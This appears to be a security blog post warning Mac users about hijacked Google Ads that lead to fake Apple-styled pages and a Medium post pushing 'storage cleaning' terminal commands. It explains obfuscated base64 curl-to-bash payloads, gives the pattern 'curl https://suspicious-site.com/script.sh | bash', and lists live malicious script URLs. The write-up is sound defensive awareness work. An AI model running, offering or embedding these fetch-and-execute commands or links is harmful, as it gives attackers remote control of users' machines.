
Google Ads shows Sponsored results for "mac cleaner", "clear cache macos" and other queries that lead users to landing pages with a design similar to Apple's official website, but these pages contain harmful instructions for Mac users. We investigated these ads and reported them to Google. Continue reading to figure out what's going on.
In this article you will find the following:
Ads leading to Google App Scripts

Here are these ads leading you to trustworthy domains docs.google.com and business.google.com.

In reality, users are redirected to the macros/scripts pages with Apple's official website design and suspicious instructions on how to check their storage or free up disk space on Mac. Also, there are many non-clickable links like Apple's official website navigation menus.
We show these malicious links only for informational purposes.
DO NOT FOLLOW LINKS BELOW OR INSTRUCTIONS ON SCREENSHOTS!
The first page is https://script.google.com/macros/s/AKfycbzQhmqhKU25-h2eSX09eV2TSWVy_KPdXrE0fMDY4ldvX2xD2-CESEThC4FjAdwF_GjT/exec?gad_source=1&gad_campaignid=23494969322&gbraid=0AAAAApQI8dkyWF820gUzctXLN1G8d96SA&gclid=EAIaIQobChMIr_2FscupkgMVL6JoCR2whC3lEAAYAiAAEgJV2_D_BwE

Here's a description of one of these instructions (AGAIN, DO NOT FOLLOW IT!):
- echo "Cleaning macOS Storage..." - This is just social engineering. It prints something that sounds like a normal maintenance action so the user feels safe. Nothing is actually being cleaned.
- echo '...' - This is a Base64-encoded command hidden as gibberish.
- base64 -D - On macOS, -D means decode. So now the hidden string turns into a real shell command.
- echo 'Installing packages please wait...' - More distraction. Nothing is being installed legitimately.
In simple words, this command:
- Pretends to “clean macOS storage”
- Pretends to “install packages”
- Secretly downloads a script from website
- Executes it with full user permissions
So, as you see, it doesn’t intend to clean anything or installing legit packages. It’s a remote code execution payload.
And another page is https://script.google.com/macros/s/AKfycbyguer80JMW2kaQuDJPCDpc8MPiub10A1adj0wq1HFyDcf0430BNv5AhE7i3YNUfQeQog/exec?gad_source=1&gad_campaignid=23499064226&gbraid=0AAAABAJ3ave9vxirH60yz2ur98VBtv-H8&gclid=EAIaIQobChMIr_2FscupkgMVL6JoCR2whC3lEAAYASAAEgL_DPD_BwE

- /bin/bash -c "…" - Tells Bash to execute whatever string comes inside the quotes as a command. So the system will run whatever text gets produced inside $(...).
- $(...) - This is command substitution — it runs a command and inserts its output as text.
- echo | base64 -d - This decodes a hidden URL.
- curl -fsSL - This downloads a script from that site.
Putting it all together, the command:
- Decodes a hidden URL
- Downloads a script from the internet
- Immediately executes that script in your shell
This command is equivalent to curl https://suspicious-site.com/script.sh | bash, but intentionally obfuscated to hide where it's connecting. Why is this dangerous? This gives a remote server full control to run commands on your machine. That script could:
- Install malware
- Steal SSH keys
- Add backdoors
- Mine crypto
- Exfiltrate files
- Modify system settings
You would see nothing because of the silent flags. This pattern is extremely common in:
- Malware installers
- Compromised GitHub READMEs
- Fake “setup” instructions
- Supply chain attacks
After investigating the above-mentioned ads and landing pages, we took a look at advertisers (which are verified by Google), so it appears like these Google Ads accounts were hacked.
The first advertiser is Nathaniel Josue Rodriguez.

However, the Transparency Center shows only ads for other domains, which are fine.

Another advertiser is Aloha Shirt Shop.

In this case, we've found a suspicious ad in the Transparency Center.
We've already reported these ads to Google to protect Mac users from being hacked.

Ads leading to post on Medium
Updated!
New ads leading users to fake Official Apple Support profile's post on Medium
We've detected a new ad in Google search results leading to a post with the same harmful instructions as above-mentioned pages.


